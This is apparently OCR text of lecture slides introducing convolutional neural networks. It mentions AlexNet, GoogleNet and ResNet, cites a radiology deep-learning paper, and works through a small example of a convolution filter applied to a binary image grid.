


GoogleNet (2014)

Convolution
Pooling
Softmax
Other




AlexNet (2012)



ResNet (2015)


Convolutional networks




Mazurowski
Deep learning in radiology
arXiv, Feb 2018

Convolutional layer

- finds patterns in images
- filter: pattern to find
  - set of (learnable) weights
- convolution value is degree of match between image and filter
- filter example:



1	0	1
0	1	0
1	0	1



1 ×1	1 ×0	1 ×1	0	0
0 ×0	1 ×1	1 ×0	1	0
0 ×1	0 ×0	1 ×1	1	1
0	0	1	1	0
0	1	1	0	0


Image

4		

